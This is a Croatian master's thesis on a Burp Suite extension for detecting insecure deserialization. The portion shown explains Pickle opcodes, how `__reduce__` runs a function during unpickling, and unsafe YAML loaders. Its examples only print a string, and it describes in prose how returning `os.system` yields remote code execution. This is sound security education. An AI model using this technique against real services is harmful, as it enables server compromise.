SVEUČILIŠTE U ZAGREBU
FAKULTET ELEKTROTEHNIKE I RAČUNARSTVA

DIPLOMSKI RAD br. 190

Izrada dodatka za alat BurpSuite za detekciju nesigurnih deserijalizacija objekata

Luka Srdarev

Zagreb, srpanj 2023.

SVEUČILIŠTE U ZAGREBU
FAKULTET ELEKTROTEHNIKE I RAČUNARSTVA

Zagreb, 10. ožujka 2023.

DIPLOMSKI ZADATAK br. 190

Pristupnik:	**Luka Srdarev (0036517080)**
Studij:	Računarstvo
Profil:	Računalno inženjerstvo
Mentor:	izv. prof. dr. sc. Stjepan Groš

Zadatak: **Izrada dodatka za alat BurpSuite za detekciju nesigurnih deserijalizacija objekata**

Opis zadatka:

Često se prilikom izrade Web aplikacija koristi serijalizacija objekata kao način perzistiranja podataka. Iz perspektive programera, to je puno jednostavnije nego pohranjivati pojedinačne vrijednosti u bazu podataka. Takav pristup pohrani podataka uvodi ranjivosti jer napadač potencijalno može modificirati serijaliziran objekt na način da u njega uključi nekakav maliciozni kôd. Ako se tijekom deserijalizacije ne obrati pozornost na tu mogućnost, napadač može ostvariti udaljeno izvršavanje kôda što je vrlo opasno po sigurnost sustava. U sklopu diplomskoga rada potrebno je razviti dodatak za alat BurpSuite koji će omogućiti detekciju serijaliziranih objekata u HTTP zahtjevima i odgovorima te koji će automatski pokušati detektirati postojanje ranjivosti u procesu deserijalizacije. Ograničiti se na serijalizaciju i deserijalizaciju u programskim jezicima Python i Java. Programsko rješenje mora biti modularno i razvijeno u skladu s dobrim praksama programskog inženjerstva. Radu priložiti izvorni kôd. Citirati korištenu literaturu i navesti dobivenu pomoć.

Rok za predaju rada: 23. lipnja 2023.

SADRŽAJ

1. Uvod

Internet je revolucionarizirao način na koji se povezujemo, komuniciramo i poslujemo u današnjem digitalnom dobu. On služi kao ogromna mreža međusobno povezanih uređaja, omogućujući besprijekornu razmjenu informacija i usluga. U središtu te međusobne povezanosti nalaze se web aplikacije, koje su postale sastavni dio naše svakodnevice. Web aplikacije su programska rješenja kojima se pristupa putem web preglednika, a namijenjene su pružanju interaktivnih i dinamičnih funkcionalnosti korisnicima putem interneta. One nude razne funkcionalnosti kao što su online kupovina, interakcija na društvenim mrežama i provođenje financijskih transakcija. Njihova rasprostranjenost i važnost porasla je s tvrtkama koje se snažno oslanjaju na web aplikacije kako bi dosegle i poslužile svoje korisnike. Međutim, sve veća ovisnost o web aplikacijama donosi i značajne sigurnosne izazove.

Očuvanje sigurnosti web aplikacija postalo je ključno u suvremenom poslovnom okruženju. Budući da su one središte svih digitalnih operacija, web aplikacije čuvaju osjetljive korisničke podatke, financijske informacije i poslovne podatke. Samim time sigurnost web aplikacija postala je temelj današnjeg poslovanja i komunikacije. Posljedice sigurnosnih propusta mogu biti razorne, rezultirajući financijskim gubicima, narušenim ugledom i povjerenjem korisnika. Stoga, ključno je razvijati i održavati sigurne web aplikacije kako bi se zaštitili od potencijalnih prijetnji. Da bi se osigurala adekvatna zaštita web aplikacija, neophodno je razumjeti greške i sigurnosne propuste koji mogu nastati prilikom njihovog razvoja, identificirati ranjivosti koje one mogu izazvati te prepoznati odgovarajuće napade i naučiti kako se zaštititi od njih. Također, od izuzetne je važnosti da se slabosti mogu otkriti i pouzdano ukloniti na vrijeme, prije nego što ih pronađe napadač ili zlonamjerni korisnik.

U tom smislu penetracijsko testiranje web aplikacija postaje važna praksa u području kibernetičke sigurnosti. Radi se o sistematičnom i kontroliranom pristupu procjeni sigurnosti sustava, mreža ili aplikacija. Takav pristup uključuje simulaciju stvarnih napada kako bi se otkrile ranjivosti, slabosti i potencijalne ulazne točke koje bi mogle biti iskorištene od strane zlonamjernih napadača. Emuliranjem tehnika i strategija koje

koriste zlonamjerni napadači, penetracijsko testiranje pomaže organizacijama procijeniti učinkovitost njihovih sigurnosnih mjera i otkriti potencijalne ranjivosti prije nego što budu iskorištene.


U ovom radu su istražene ranjivosti nesigurne deserijalizacije te je stavljen fokus na njihov utjecaj na web aplikacije. Također, analizirane su metode i tehnike detekcije i iskorištavanja ranjivosti nesigurne deserijalizacije te su predstavljeni alati za automatizaciju tih procesa. Cilj ovoga rada je pružiti uvid i smjernice razvojnim inženjerima odgovornima za razvoj web aplikacija kako bi spriječili pojavu ranjivosti nesigurne deserijalizacije te sigurnosnim stručnjacima ponuditi programsko rješenje za traženje i ispitivanje ranjivosti nesigurne deserijalizacije.

Rad je podijeljen u pet poglavlja. Nakon uvodnog poglavlja, u drugom poglavlju je definiran pojam serijalizacije i objašnjen uzrok nesigurne deserijalizacije. Zatim su opisani detalji ranjivosti nesigurne deserijalizacije specifično za aplikacije razvijene u programskim jezicima Python i Java te su analizirani načini detekcije, iskorištavanja i prevencije ranjivosti. U trećem poglavlju predstavljeno je razvijeno programsko rješenje. Prvo je opisan razvijeni Burp Suite dodatak za detekciju serijaliziranih Python objekata u HTTP zahtjevima. Zatim je predstavljen PySoSerial, alat namijenjen za automatsko iskorištavanje ranjivosti nesigurne deserijalizacije u Python aplikacijama. Rad završava sa zaključkom u četvrtom poglavlju nakon kojeg slijedi pregled korištene literature.

2. Ranjivost nesigurne deserijalizacije

Serijalizacija je temeljni koncept u računarskoj znanosti i razvoju softvera. To je proces pretvaranja struktura podataka ili objekata u oblik prikladan za pohranjivanje i prijenos. Najčešće u obliku toka okteta (engl. *byte stream*). Serijalizacija ima ključnu ulogu u različitim područjima, uključujući web aplikacije koje koriste razmjenu podataka između klijenta i poslužitelja kao sastavni dio svog rada. Drugim riječima serijalizacija omogućuje pretvaranje podataka u strukturirani format koji se može učinkovito prenositi mrežom ili pohranjivati u memoriju, bazu podataka ili datoteku, a kasnije ponovno deserijalizirati kako bi se rekonstruirao izvorni oblik podataka. Samim time serijalizacija omogućuje dijeljenje i prijenos podataka između različitih platformi, programskih jezika ili sustava, osiguravajući interoperabilnost i trajnost podataka. Na slici 2.1 može se vidjeti pojednostavljeni prikaz korištenja serijalizacije u svrhe pohranjivanja i prijenosa podataka.

Web aplikacije se značajno oslanjaju na serijalizaciju radi olakšavanja komunikacije i prijenosa podataka između poslužiteljskih i klijentskih komponenti čime omogućavaju interoperabilnost i dinamička web iskustva. Dva često korištena formata serijalizacije u web aplikacijama su JSON (JavaScript Object Notation) i XML (eXtensible Markup Language) [12]. Deserijalizacija predstavlja obrnuti process odnosno proces rekonstruiranja originalnih podataka iz serijaliziranih objekata.



Slika 2.1: Proces serijalizacije i deserijalizacije.

OWASP (engl. *Open Web Application Security Project*) [4] je međunarodna neprofitna organizacija posvećena sigurnosti web aplikacija. Njihov najutjecajniji projekt je OWASP *Top 10* [5]. To je popis deset najučestalijih, kritičnih sigurnosnih propusta u Web aplikacijama te smjernica za njihovo popravljanje. Popis se temelji na konsenzusu sigurnosnih stručnjaka iz cijelog svijeta. O važnosti i utjecajnosti ranjivosti nesigurne deserijalizacije govori i to da se na popisu *Top 10* iz 2017. godine našla na osmom mjestu pod nazivom *A8:2017-Insecure Deserialization* [6].

Proces deserijalizacije postaje podložan zloupotrebama kada aplikacija deserijalizira podatke koji dolaze od korisnika odnosno podatke koje korisnik može mijenjati. Da bi iskoristio nesigurnu deserijalizaciju napadač na specifičan način manipulira serijaliziranim objektima te u njih ubacuje maliciozni kod. Moguće je kreirati serijalizirane objekte na takav način da prilikom deserijalizacije na poslužiteljskoj strani web aplikacija izvrši napadačev maliciozno umetnuti kod. U tom smislu ranjivost nesigurne deserijalizacije omogućuje napadaču da promijeni tok izvršavanja koda web aplikacije i izvrši proizvoljni kod. Ovdje je bitno naglasiti da do ranjivosti nesigurne deserijalizacije često dolazi zbog općeg nedostatka razumijevanja koliko opasno može biti deserijalizirati podatke koje kontrolira korisnik. Idealno, korisnički unos nikada ne bi trebao biti deserijaliziran. Ponekad, programeri smatraju da su njihove aplikacije sigurne jer implementiraju neku vrstu dodatne provjere deserijaliziranih podataka, ali ovo je potpuno krivi pristup jer se oslanja na provjeru podataka tek nakon deserijalizacije. U većini slučajeva tada je prekasno za sprječavanje napada. Također, ovaj pristup je neispravan jer je praktički nemoguće implementirati provjeru ili sanitizaciju za svaki mogući tip serijaliziranog objekta kojega napadač može predati aplikaciji

Posljedice nesigurne deserijalizacije mogu biti ozbiljne. Napadači mogu ostvariti udaljeno izvršavanje koda (engl. *remote code execution, RCE*) što im posljedično omogućuje neovlašten pristup, kontrolu nad aplikacijom i njenim resursima te pristup samom aplikacijskom poslužitelju.

2.1. Nesigurna deserijalizacija u Pythonu


Programski jezik Python nudi više opcija za serijalizaciju podataka, što omogućava programerima fleksibilnost u odabiru najprikladnijeg formata za spremanje i prenošenje podataka. Jedna od najpopularnijih i najčešće korištenih biblioteka za serijalizaciju u Pythonu je Pickle, zbog čega je spomenuta biblioteka posebno zanimljiva za proučavanje u kontekstu nesigurne deserijalizacije. Također, u Python aplikacijama podaci se nekad pohranjuju u YAML formatu pa je korisno proučiti biblioteku PyYAML koja

omogućuje serijalizaciju u tom obliku. U nastavku su opisani procesi detekcije i iskorištavanja ranjivosti nesigurne deserijalizacije, posebno fokusirani na prethodno spomenute biblioteke.

2.1.1. Pickle

Pickle je Python biblioteka koja služi za serijalizaciju Python objekata u binarni oblik [7]. Biblioteku je prilično jednostavno koristiti što je jedan od glavnih razloga koji ju čini vrlo popularnom. Bitno je napomenuti da se u kontekstu ove biblioteke proces serijalizacije često u literaturi naziva *pickling* dok se deserijalizacija naziva *unpickling*. Glavne funkcije koje Pickle nudi korisnicima su *loads* i *dumps* te *load* i *dump* [7]. Funkcije *dump* i *dumps* koriste se za serijalizaciju dok se funkcije *load* i *loads* koriste za deserijalizaciju. Razlika je što *dumps* i *loads* direktno barataju s objektima dok ih drugi par funkcija zapisuje, odnosno učitava iz datoteke.

Na početnoj stranici službene dokumentacije Pickle biblioteke istaknuto je upozorenje o deserijalizaciji korisničkog unosa koje se može vidjeti i na slici 2.2. To ponajviše govori o ozbiljnosti problema.



`pickle` — Python object serialization ¶

Source code: Lib/pickle.py

The `pickle` module implements binary protocols for serializing and de-serializing a Python object structure. *"Pickling"* is the process whereby a Python object hierarchy is converted into a byte stream, and *"unpickling"* is the inverse operation, whereby a byte stream (from a binary file or bytes-like object) is converted back into an object hierarchy. Pickling (and unpickling) is alternatively known as "serialization", "marshalling," [1] or "flattening"; however, to avoid confusion, the terms used here are "pickling" and "unpickling".

Warning: The `pickle` module **is not secure**. Only unpickle data you trust.

It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with.

Consider signing data with `hmac` if you need to ensure that it has not been tampered with.

Safer serialization formats such as `json` may be more appropriate if you are processing untrusted data. See Comparison with json.

Slika 2.2: Upozorenje o deserijalizaciji nepovjerljivih podataka Pickle bibliotekom na početku dokumentacije [7].

Za potpuno razumijevanje ranjivosti nesigurne deserijalizacije u Pickle biblioteci, ključno je dublje proučiti proces deserijalizacije ove biblioteke na nižoj razini. Zbog toga je korisno promotriti kako izgleda serijalizirani objekt što se može vidjeti u isječku koda 2.1 u kojemu je funkciji *pickle.dumps* predana instanca jednostavne klase.

Ispis 2.1: Primjer serijaliziranog Pickle objekta.

```
>>> class Test:
...     def __init__(self, num1,  num2):
...             self.num1 = num1
...             self.num2 = num2
...     def print_num(self):
...             print(f'Saved numbers are: {self.num1} and
 ↪  {self.num2}')
...             print(f'Max: {self.num1, self.num2}')
...
>>> serialized = pickle.dumps(Test(2,3))
>>>
>>> print(serialized)
b'\x80\x04\x95/\x00\x00\x00\x00\x00\x00\x00\x8c\x08__main__
 ↪  \x94\x8c\x04Test\x94\x93\x94)\x81\x94}\x94(\x8c\x04num1\x94K
 ↪  \x02\x8c\x04num2\x94K\x03ub.'
```

Ovakav serijalizirani objekt sastoji se od instrukcija za Pickle virtualni stroj (engl. *Pickle Virtual Machine, PVM*). PVM je ključna komponenta Pickle biblioteke, a odgovorna je za interpretaciju Pickle bajt koda (engl. *bytecode*). U tom smislu Pickle objekte može se smatrati posebnim programima prevedenim specifično za PVM. Za pohranu podataka PVM koristi stog (engl. *stack*) i memo [17]. Stog funkcionira slično kao i sistemski stog, a implementiran je kao Python lista, dok se memo može shvatiti kao neka paralela registrima. Prilikom deserijalizacije PVM čita operacijske kodove zapisane u predanom objektu te izvršava odgovarajuće instrukcije koje manipuliraju s podacima na stogu i memo-u. Postupak se provodi dok se ne rekonstruira originalni objekt. Za uvid u serijalizirane Pickle objekte postoji još i biblioteka Pickletools [8]. U njoj se između ostalog nalazi i funkcija *pickletools.dis* kojom se serijalizirani Pickle objekt može rastaviti (engl. *disassemble*) te se mogu prikazati instrukcije i operacijski kodovi u čitljivom obliku kao što se to može vidjeti na ispisu 2.2.

Ispis 2.2: Korištenje pickletools.dis funkcije da bi se rastavio serijalizirani objekt.

```
>>> pickletools.dis(serialized)
    0: \x80 PROTO      4
    2: \x95 FRAME      47
   11: \x8c SHORT_BINUNICODE '__main__'
   21: \x94 MEMOIZE    (as 0)
   22: \x8c SHORT_BINUNICODE 'Test'
   28: \x94 MEMOIZE    (as 1)
   29: \x93 STACK_GLOBAL
```

```
30: \x94 MEMOIZE    (as 2)
31: )    EMPTY_TUPLE
32: \x81 NEWOBJ
33: \x94 MEMOIZE    (as 3)
34: }    EMPTY_DICT
35: \x94 MEMOIZE    (as 4)
36: (    MARK
37: \x8c     SHORT_BINUNICODE 'num1'
43: \x94     MEMOIZE    (as 5)
44: K        BININT1    2
46: \x8c     SHORT_BINUNICODE 'num2'
52: \x94     MEMOIZE    (as 6)
53: K        BININT1    3
55: u        SETITEMS   (MARK at 36)
56: b    BUILD
57: .    STOP
```

U ovome prikazu jasno su vidljive instrukcije za Pickle virtualni stroj. Dio Pickle instrukcija, odgovarajućih operacijskih kodova i opisa instrukcija može se vidjeti u tablici 2.1.

Instruction	**Opcode**	**Description**
MARK	(	Push special mark object on stack
STOP	.	Every pickle ends with STOP
POP	0	Discard topmost stack item
POP_MARK	1	Discard stack top through topmost mark object
DUP	2	Duplicate top stack item
FLOAT	F	Push float object; decimal string argument
INT	I	Push integer or bool; decimal string argument
BININT	J	Push four-byte signed int
BININT1	K	Push 1-byte unsigned int
LONG	L	Push long; decimal string argument
BININT2	M	Push 2-byte unsigned int
NONE	N	Push None
PERSID	P	Push persistent object; id is taken from string arg
BINPERSID	Q	Push persistent object; id is taken from stack
REDUCE	R	Apply callable to argtuple, both on stack
STRING	S	Push string; NL-terminated string argument
BINSTRING	T	Push string; counted binary string argument
...	...	...

Tablica 2.1: Dio Pickle instrukcija i pripadnih operacijskih kodova

Kao što je prije objašnjeno, deserijalizacijom se mora rekonstruirati originalni objekt.

U ovom slučaju je to trivijalno s obzirom na to da se radi o jednostavnom objektu. U ispisu 2.3 prikazana je deserijalizacija jednostavnog objekta čija je inicijalna serijalizacija prikazana u 2.1. Također kao što se to vidi u ispisu 2.3, nakon deserijalizacije objekt je ispravno rekonstruiran te je moguće pozivati metode orginalnog objekta.

Ispis 2.3: Rekonstrukcija originalnog objekta iz serijaliziranog.

```
1
2  deserialized = pickle.loads(serialized)
3 >>> print(deserialized)
4 <__main__.Test object at 0x7ff9d386c4d0>
5 >>>
6 >>> deserialized.print_num()
7 Saved numbers are: 2 and 3
8 Max: (2, 3)
9
```

Postavlja se pitanje što je s mnogo kompleksnijim objektima, mogu li se uopće svi objekti serijalizirati i još bitnije, je li moguće prilikom deserijalizacije pravilno rekonstruirati takve objekte. Naravno, ne mogu se svi objekti pravilno serijalizirati bez dodatnih uputa, npr. objekti koji sadržavaju otvoreni identifikator datoteke (engl. *file handle*). Popis svega što se može serijalizirati Pickle protokolom, a što ne, dostupan je u Pickle dokumentaciji [13]. Kod serijalizacije takvih objekata ključna je instrukcija `REDUCE`, odnosno metoda `__reduce__`. Ova metoda namijenjena je upravo za takve objekte koji sadrže nešto što se ne može serijalizirati. Svrha *reduce* metode je opisati što PVM treba napraviti prilikom deserijalizacije da bi se takvi objekti ispravno rekonstruirali. Metoda pruža opciju da povratna vrijednost bude tipa *tuple* čija je prva vrijednost funkcija koju je moguće pozvati (engl. *callable*), a druga *tuple* argumenta koji će se predati toj funkciji prilikom poziva. Prilikom deserijalizacije Pickle će pozvati tu funkciju i predati joj navedene argumente. Analogno, objekti koji implementiraju *reduce* metodu sadržavat će `REDUCE` instrukciju koja sa PVM stoga uzima listu argumenta i funkciju te ju poziva. U ispisu 2.4 može se vidjeti primjer deserijalizacije jednostavnog objekta koji implementira `__reduce__` metodu. Objekt je konstruiran na način da prilikom deserijalizacije metoda `__reduce__` poziva funkciju *print* kojoj kao argument predaje znakovni niz *"Executing code"*.

Ispis 2.4: Serijalizacija objekta koji implementira *reduce* metodu.

```
1 >>> class Test:
2 ...     def __reduce__(self):
```

```
...             return (print, ("Executing code",))
...
>>> s = pickle.dumps(Test())
>>> pickle.loads(s)
Executing code
>>>
>>> pickle
pickle       pickletools
>>> pickletools.dis(s)
    0: \x80 PROTO      4
    2: \x95 FRAME      43
   11: \x8c SHORT_BINUNICODE 'builtins'
   21: \x94 MEMOIZE    (as 0)
   22: \x8c SHORT_BINUNICODE 'print'
   29: \x94 MEMOIZE    (as 1)
   30: \x93 STACK_GLOBAL
   31: \x94 MEMOIZE    (as 2)
   32: \x8c SHORT_BINUNICODE 'Executing code'
   48: \x94 MEMOIZE    (as 3)
   49: \x85 TUPLE1
   50: \x94 MEMOIZE    (as 4)
   51: R    REDUCE
   52: \x94 MEMOIZE    (as 5)
   53: .    STOP
highest protocol among opcodes = 4
>>>
```

Samim time *reduce* metoda je ključna za iskorištavanje nesigurne deserijalizacije. Ukoliko napadač može *loads* funkciji proslijediti proizvoljne objekte, može konstruirati maliciozni objekt koji implementira *reduce* metodu. Na taj način prilikom deserijalizacije izvršit će se napadačev kod. Da bi dobio izvršavanje koda u sistemskoj ljusci (engl. *shell*) najlakše je implementirati *reduce* metodu koja kao povratnu vrijednost vraća funkciju *os.system* te naredbu koju želi izvršiti. Bitno je napomenuti da aplikacija može nakon deserijalizacije vidjeti da predani objekt nije u očekivanom formatu, no tada se već napadačev kod izvršio.

Iz prethodnog opisa jasno je da Pickle objekti imaju nejasno definiranu strukturu. Zbog toga slijedi da detekcija pickle objekata nije trivijalan zadatak. Ono što se može vidjeti iz opisa Pickle instrukcija je da svaki objekt završava sa `STOP` instrukcijom odnosno operacijskim kodom `b'.'`. To je jedna od činjenica koja je korištena u razvijenom programskom rješenju za detekciju. Puno robusnije rješenje koje je također korišteno jest pokušati rastaviti (engl. *disassemble*) testirani objekt na Pickle operacijske kodove. Ako su svi dobiveni kodovi validni Pickle operacijski kodovi, tada je i

testirani objekt nužno validni Pickle objekt.

Ono što je ovdje važno napomenuti je da opisano zapravo nije ranjivost same biblioteke. Opisana *reduce* metoda radi točno ono što specificira dokumentacijom da radi, ali do ranjivosti dolazi zbog neispravne uporabe. Naime, biblioteka ističe da se ne smiju deserijalizirati podaci koji dolaze od korisnika odnosno podaci koje je korisnik potencijalno mogao izmijeniti. Programeri često nisu svjesni te činjenice prilikom razvoja web aplikacija ili nisu svjesni da zlonamjerni korisnik ima pristup komunikaciji između klijentske i poslužiteljske strane web aplikacije te da njom može manipulirati i mijenjati serijalizirane objekte. To su samo neki od razloga zbog kojih je nesigurna deserijalizacija izuzetno ozbiljan problem. U situacijama u kojima je apsolutno nužno deserijalizirati korisničke podatke obavezno je provesti neku vrstu provjere integriteta primljenih objekata. Pickle biblioteka preporučuje korištenje autentifikacijskog koda HMAC *(hash-based message authentication code)*.

2.1.2. YAML

YAML *(YAML Ain't Markup Language)* je još jedan često korišteni format serijalizacije [15]. Radi se formatu serijalizacije koji je čitljiv čovjeku (engl. *human readable*), a najčešće se koristi za konfiguracijske datoteke. Za upravljanje YAML objektima postoji više biblioteka. Ovo poglavlje je fokusirano na biblioteke *PyYaml* i *ruamel.yaml*. Slično kao i sa Pickle bibliotekom, na početnoj stranici dokumentacije PyYaml biblioteke [9] nalazi se upozorenje o učitavanju YAML objekata iz nepouzdanih izvora koje s može vidjeti i na slici 2.3.

Loading YAML

Warning: It is not safe to call `yaml.load` with any data received from an untrusted source! `yaml.load` is as powerful as `pickle.load` and so may call any Python function. Check the `yaml.safe_load` function though.

Slika 2.3: Upozorenje o deserijalizaciji nepouzdanih YAML objekata.

U osnovi, radi se o istom problemu kao s Pickle deserijalizacijom. Također je moguće implementirati *reduce* metodu koja biblioteci služi kao uputa kako ispravno rekonstruirati objekt prilikom deserijalizacije. Serijalizacija i deserijalizacija jednostavnog YAML objekta koji implementira `__reduce__` metodu prikazana je u ispisu 2.5.

Ispis 2.5: Serijalizacija i deserijalizacija jednostavnog objekta PyYaml bibliotekom.

```
>>> class Test:
...     def __reduce__(self):
...             return (print, ("Executing code",))
...
>>>
>>> serialized = yaml.dump(Test())
>>>
>>> print(serialized)
!!python/object/apply:builtins.print
- Executing code
>>>
>>> yaml.load(serialized, Loader=yaml.Loader)
Executing code
```

Kao i kod Pickle biblioteke, ključne funkcije za serijalizaciju i deserijalizaciju su *dump* i *load*. Ovdje je bitno uočiti da biblioteka PyYaml prisiljava korisnika da prilikom deserijalizacije objekta navede koju klasu *Loader* želi koristiti [10]. Svrha klase *Loader* je upravo ograničiti kakvi sve objekti smiju biti deserijalizirani. Autori biblioteke svjesni su problema nesigurne deserijalizacije pa nude funkcije *safe_dump* i *safe_load*. Ove funkcije su zapravo samo omotači za pozive *dump* i *load* funkcija sa specificiranim argumentom *Loader=yaml.SafeLoader*. Ovakvim pozivom dopušta se deserijalizacija isključivo vrlo jednostavnih Python objekata poput cjelobrojnih vrjednosti(engl. *integer*) i listi. Iz tog razloga, takvim funkcijama nije moguće predati maliciozni objekt kojim bi napadač postigao izvršavanje vlastitog koda. U isječku 2.6 može se vidjeti da klasa *SafeLoader* ne dozvoljava deserijalizaciju složenijih objekata koje bi napadač potencijalno mogao iskoristiti za izvršavanje vlastitog koda, odnosno malicioznih objekata.

Ispis 2.6: Deserijalizacija različitim PyYaml *Loader* klasama.

```
>>> yaml.load(serialized, Loader=yaml.Loader)
Executing code
>>> yaml.load(serialized, Loader=yaml.UnsafeLoader)
Executing code
>>>
>>> yaml.load(serialized, Loader=yaml.SafeLoader)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
```

```
  File "/usr/lib/python3/dist-packages/yaml/__init__.py", line 81,
   ↪  in load
    return loader.get_single_data()
           ^^^^^^^^^^^^^^^^^^^^^^^^
    <SNIP>
    raise ConstructorError(None, None,
yaml.constructor.ConstructorError: could not determine a constructor
 ↪  for the tag
 ↪  'tag:yaml.org,2002:python/object/apply:builtins.print'
  in "<unicode string>", line 1, column 1:
    !!python/object/apply:builtins.print
    ^
```

Na ovaj način biblioteka potiče programera da svjesno donese odluku o korištenju funkcija koje potencijalno mogu izvršiti napadačev kod, odnosno o korištenju klase *UnsafeLoader* što se može vidjeti u samim komentarima izvornog koda biblioteke PyYaml prikazanima u ispisu 2.7.

Ispis 2.7: Komentar koji govori o opasnosti korištenja klase *UnsafeLoader*.

```
# UnsafeLoader is the same as Loader (which is and was always unsafe
 ↪  on
# untrusted input). Use of either Loader or UnsafeLoader should be
 ↪  rare, since
# FullLoad should be able to load almost all YAML safely. Loader is
 ↪  left intact
# to ensure backwards compatibility.
class UnsafeLoader(Reader, Scanner, Parser, Composer, Constructor,
 ↪  Resolver):

    def __init__(self, stream):
<SNIP>
```

Kod *ruamel.yaml* biblioteke situacija je nešto opasnija te je lakše uvesti ranjivosti u aplikaciju koristeći tu biblioteku. Razlog tomu je da biblioteka ne traži od korisnika da specificira klasu *Loader* koju želi koristiti, a zadana (engl. *default*) klasa *Loader* je *UnsafeLoader*. Drugim riječima, ukoliko običan poziv funkcije *load* prima podatke kojima korisnik može manipulirati, aplikacija je ranjiva. Biblioteka porukom upozorenja savjetuje korisnika da specificira klasu *Loader*. Ispis 2.8 prikazuje isječak izvornog koda biblioteke *ruamel.yaml* u kojemu se vidi da biblioteka upozorava korisnika o opasnosti korištenja funkcije *load* bez specificiranja klase *Loader*.

Ispis 2.8: Poziv funkcije *ruamel.yaml.load* bez specificirane klase *Loader*.

```
def load(stream, Loader=None, version=None, preserve_quotes=None):
    # type: (Any, Any, Any, Any) -> Any
    """
    Parse the first YAML document in a stream
    and produce the corresponding Python object.
    """
    warn_deprecation('load', 'load', arg="typ='unsafe', pure=True")
    if Loader is None:
        warnings.warn(UnsafeLoaderWarning.text, UnsafeLoaderWarning,
        ↪  stacklevel=2)
        Loader = UnsafeLoader
    loader = Loader(stream, version,
    ↪  preserve_quotes=preserve_quotes)  # type: Any


<SNIP>

class UnsafeLoaderWarning(YAMLWarning):
    text = """
The default 'Loader' for 'load(stream)' without further arguments
↪  can be unsafe.
Use 'load(stream, Loader=ruamel.yaml.Loader)' explicitly if that is
↪  OK.
Alternatively include the following in your code:

  import warnings
  warnings.simplefilter('ignore',
↪  ruamel.yaml.error.UnsafeLoaderWarning)

In most other cases you should consider using 'safe_load(stream)'"""
    pass
```

2.2. Nesigurna deserijalizacija u Javi

Java je iznimno popularan programski jezik za razvoj web aplikacija. Robusnost, skalabilnost i bogat skup biblioteka ovog jezika čine ga čestim odabirom programera za izradu poslužiteljske strane (engl. *backend*) web aplikacije. Zbog toga je motivacija za razumijevanje sigurnosnih propusta do kojih često dolazi u Java aplikacijama dodatno naglašena. U ovom poglavlju dan je konceptualni pregled ranjivosti nesigurne deserijalizacije u Java aplikacijama.

Java razvojnim inženjerima pruža ugrađene mehanizme za serijalizaciju poput sučelja `Serializable` te klasa `ObjectInputStream` i `ObjectOutputStream` [3]. Ove klase sadrže funkcije za serijalizaciju i deserijalizaciju. Specifično, klasa `ObjectOutputStream` sadrži funkciju `writeObject` koja se koristi za serijalizaciju Java objekata u binarni oblik i zapisivanje u izlazni tok, a klasa `ObjectInputStream` sadrži funkciju `readObject` koja služi za čitanje objekta iz dolaznog toka i deserijalizaciju. Da bi proizvoljne klase mogle biti serijalizirane, trebaju implementirati `Serializable` sučelje. Slično kao i kod Python Pickle biblioteke, dokumentacija ovog sučelja upozorava korisnika o deserijalizaciji objekata iz nepouzdanih izvora što se može vidjeti u ispisu 2.9.

Ispis 2.9: Poruka upozorenja o deserijalizaciji potencijalno malicioznih podataka u dokumentaciji *Serializable* sučelja [11]

```
Warning: Deserialization of untrusted data is inherently dangerous
and should be avoided.
Untrusted data should be carefully validated according
to the "Serialization and Deserialization" section
of the Secure Coding Guidelines for Java SE.
Serialization Filtering describes best practices
for defensive use of serial filters.
```

U isječku koda 2.10 prikazan je primjer serijalizacije i pohrane jednostavne klase u datoteku.

Ispis 2.10: Serijalizacija jednostavne klase.

```
1     Person p = new Person("Luka", "Srdarev", 23);
2
3     // Serialize the object to a file
4     try {
5         FileOutputStream fileOut = new
          ↪  FileOutputStream("person.ser");
6         ObjectOutputStream out = new ObjectOutputStream(fileOut);
7         out.writeObject(p);
8         out.close();
9         fileOut.close();
10        System.out.println("Object serialized and saved to
          ↪  person.ser");
11    } catch (IOException e) {
12        e.printStackTrace();
13    }
```

